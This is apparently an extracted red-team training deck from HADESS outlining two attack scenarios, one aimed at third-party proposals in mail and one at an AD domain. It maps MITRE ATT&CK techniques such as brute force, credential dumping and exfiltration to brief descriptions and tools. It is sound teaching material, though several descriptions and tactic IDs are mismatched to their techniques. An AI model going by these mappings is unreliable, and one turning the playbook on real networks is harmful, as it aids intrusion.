
Hin

Hint

Hint:

Hin


Hint



#BUGDASHT_CTB



RED TEAM




HADESS

GOLDEN DRILLER T&T BRIEFLY




Goal

Access to Specific Third-party Proposal



TTPs

Initial Access + Credential Access + Discovery + Collection + Exfiltration



Hint

Mail Server in the wild and user org pattern like
john@org.dev and all third-party files send in
mail channel

Hint:

| Initial Access TA0001 | |
|-------------------------|---|
| Valid Accounts | 1078 |
| Description | Adversaries may obtain and abuse credentials of existing accounts as a means of gaining initial access. Persistence, such as a keylogger or a backdoor, can be used to capture credentials that may be used to bypass access controls placed on various resources on systems within the network and externally available services, such as VPNs, Outlook Web Access and remote desktop. Compromised accounts can be used to gain initial access to specific systems or access to restricted areas of the network. Adversaries may also need to use separate or secondary accounts to perform their mission once those credentials provide to make it harder to detect their presence. |
| Tools | net |

Hint:

| Brute Force TA0006 | |
|----------------------|--|
| Brute Force | 1110 |
| Description | Adversaries may use brute force techniques to gain access to accounts where password hashes are obtained. Without knowledge of the password for an account or set of accounts, an adversary may systematically guess the password using a repetitive process of attempting to log in to the account and checking if the password is correct. This type of attack is considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privilege on a system. |
| Tools | HADESSIO |

Hint:

| Account Discovery TA0007 | |
|----------------------------|---|
| Discovery | 1087 |
| Description | Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. This may include bypassing mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users to perform certain actions and is considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privilege on a system. |
| Mitigation | HADESSIO |

Hint:

| Email Collection TA0009 | |
|---------------------------|--|
| Email Collection | 1114 |
| Description | Adversaries may target user email to collect sensitive information. Emails may contain sensitive data, including intellectual property, financial information, and other valuable to adversaries. Adversaries can collect or forward email from mail servers or clients. |
| Mitigation | HADESSIO |

Hint:

| Automated Exfiltration TA0010 | |
|---------------------------------|--|
| Exfiltration | 1020 |
| Description | Adversaries may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during Collection. If automated exfiltration is used, other exfiltration techniques likely apply as well to transfer the information out of the network, such as Exfiltration Over C2 Channel and Exfiltration Over Alternative Protocol. |
| Mitigation | HADESSIO |

#BUGDASHT_CTB


 RED TEAM

SELFIES T&T BRIEFLY




Goal

Access to AD Domain





Hint

Wirelewss Network Same to Internal Network
and Some client used unpatched os




TTPs

Initial Access + Execution + Credential Access + Privilege Escalation + Defense Evasion + Discovery + Lateral Movement + Exfiltration



#BUGDASHT_CTB

RED TEAM




SELFIES T&T BRIEFLY




Goal

Access to AD Domain



Hint

Wirelewss Network Same to Internal Network
and Some client used unpatched os



TTPs

Initial Access + Execution + Credential Access + Privilege Escalation + Defense Evasion + Discovery + Lateral Movement + Exfiltration

| Exploit Public-Facing Application | | | |
|-----------------------------------|--|--------|--------|
| Mitigation | Description | Tools | TA0001 |
| HADES&IO | Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program by injecting software or commands in order to cause unintended or undesired behavior. This can be achieved through various means of interacting with computer systems and web environments, such as a drive-by download or a malicious website. These applications are often websites, but can also include databases and other services, such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and Microsoft Active Directory. Adversaries may also attempt to exploit vulnerabilities in web servers and related services. ^[5] Depending on the flaw exploited, this may result in Denial of Service, Denial of Escalation, or Denial of Access. | Nuclei | 1190 |

| Command and Scripting Interpreter | | | |
|-----------------------------------|--|-------------------------------|--------|
| Mitigation | Description | Tools | TA0002 |
| HADES&IO | Adversaries may abuse command and script interpreters to execute arbitrary code on a target system. This can be achieved through various means of interacting with computer systems and web environments, such as a drive-by download or a malicious website. These applications are often websites, but can also include databases and other services, such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and Microsoft Active Directory. Adversaries may also attempt to exploit vulnerabilities in web servers and related services. ^[5] Depending on the flaw exploited, this may result in Denial of Service, Denial of Escalation, or Denial of Access. | powershell sh osascript | 1059 |

| Credentials from Password Stores | | | |
|----------------------------------|--|-------|--------|
| Mitigation | Description | Tools | TA0006 |
| HADES&IO | Adversaries may search for common password storage locations, such as configuration files or registry keys, on a target system or application holding the credentials. There are also other methods for obtaining credentials, such as social engineering, password cracking, or brute forcing. Once credentials are obtained, they can be used to perform lateral movement and access restricted information. | | 1555 |

| Valid Accounts | | | |
|----------------|--|-------------|--------|
| Mitigation | Description | Tools | TA0004 |
| HADES&IO | Adversaries may obtain valid accounts on a target system as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. This can be achieved through various means of interacting with computer systems and web environments, such as a drive-by download or a malicious website. These applications are often websites, but can also include databases and other services, such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and Microsoft Active Directory. Adversaries may also attempt to exploit vulnerabilities in web servers and related services. ^[5] Depending on the flaw exploited, this may result in Denial of Service, Denial of Escalation, or Denial of Access. | net sudo | 1078 |

| Deobfuscate/Decode Files or Information | | | |
|---|--|-------|--------|
| Mitigation | Description | Tools | TA0005 |
| HADES&IO | Adversaries may use obfuscated files or information to hide artifacts of an intrusion from analysis. They may require separate mechanisms to decode or deobfuscate these files or information. This can be achieved through various means of interacting with computer systems and web environments, such as a drive-by download or a malicious website. These applications are often websites, but can also include databases and other services, such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and Microsoft Active Directory. Group policy objects (GPOs) are common for group policy settings made up of files stored within a preexisting resource path on the system. | | 1140 |

| Group Policy Discovery | | | |
|------------------------|---|-------|--------|
| Mitigation | Description | Tools | TA0007 |
| HADES&IO | Adversaries may gather information on Group Policy settings to identify paths for privilege escalation, security configuration, and other administrative tasks. This can be achieved through various means of interacting with computer systems and web environments, such as a drive-by download or a malicious website. These applications are often websites, but can also include databases and other services, such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and Microsoft Active Directory. Group policy objects (GPOs) are common for group policy settings made up of files stored within a preexisting resource path on the system. | | 1615 |

| Use Alternate Authentication Material | | | |
|---------------------------------------|---|-------|--------|
| Mitigation | Description | Tools | TA0008 |
| HADES&IO | Adversaries may steal data by exfiltrating it over a different protocol than the one that was used to gain initial access and control. This can be achieved through various means of interacting with computer systems and web environments, such as a drive-by download or a malicious website. These applications are often websites, but can also include databases and other services, such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and Microsoft Active Directory. Different protocol channels could also be used when exfiltrating data. For example, SMB or other network protocols not being used in the main communication channel. Adversaries may also opt to encrypt and/or obfuscate these alternate channels. | | 1550 |

| Exfiltration Over Alternative Protocol | | | |
|--|---|-------|--------|
| Mitigation | Description | Tools | TA0010 |
| HADES&IO | Adversaries may steal data by exfiltrating it over a different protocol than the one that was used to gain initial access and control. This can be achieved through various means of interacting with computer systems and web environments, such as a drive-by download or a malicious website. These applications are often websites, but can also include databases and other services, such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and Microsoft Active Directory. Different protocol channels could also be used when exfiltrating data. For example, SMB or other network protocols not being used in the main communication channel. Adversaries may also opt to encrypt and/or obfuscate these alternate channels. | | 1048 |

| OS Credential Dumping | | | |
|-----------------------|--|-------|--------|
| Mitigation | Description | Tools | TA0003 |
| HADES&IO | Adversaries may attempt to dump credentials to obtain account login and credential material, normally in the form of a hash or a clear text password, from the operating system or a service running on it. This can be achieved through various means of interacting with computer systems and web environments, such as a drive-by download or a malicious website. These applications are often websites, but can also include databases and other services, such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and Microsoft Active Directory. Additional custom tools likely exist as well. | | 1003 |

#BUGDASHT_CTB

RED TEAM




ACTIVELY DEFENSE IN PPP

#BUGDASHT_CTB

   RED TEAM



PURPLE TEAM



BLUE TEAM

RED TEAM


PURPLE TEAM

#BUGDASHT_CTB


■ ■ ■ RED TEAM




PPP



People



Process




Product

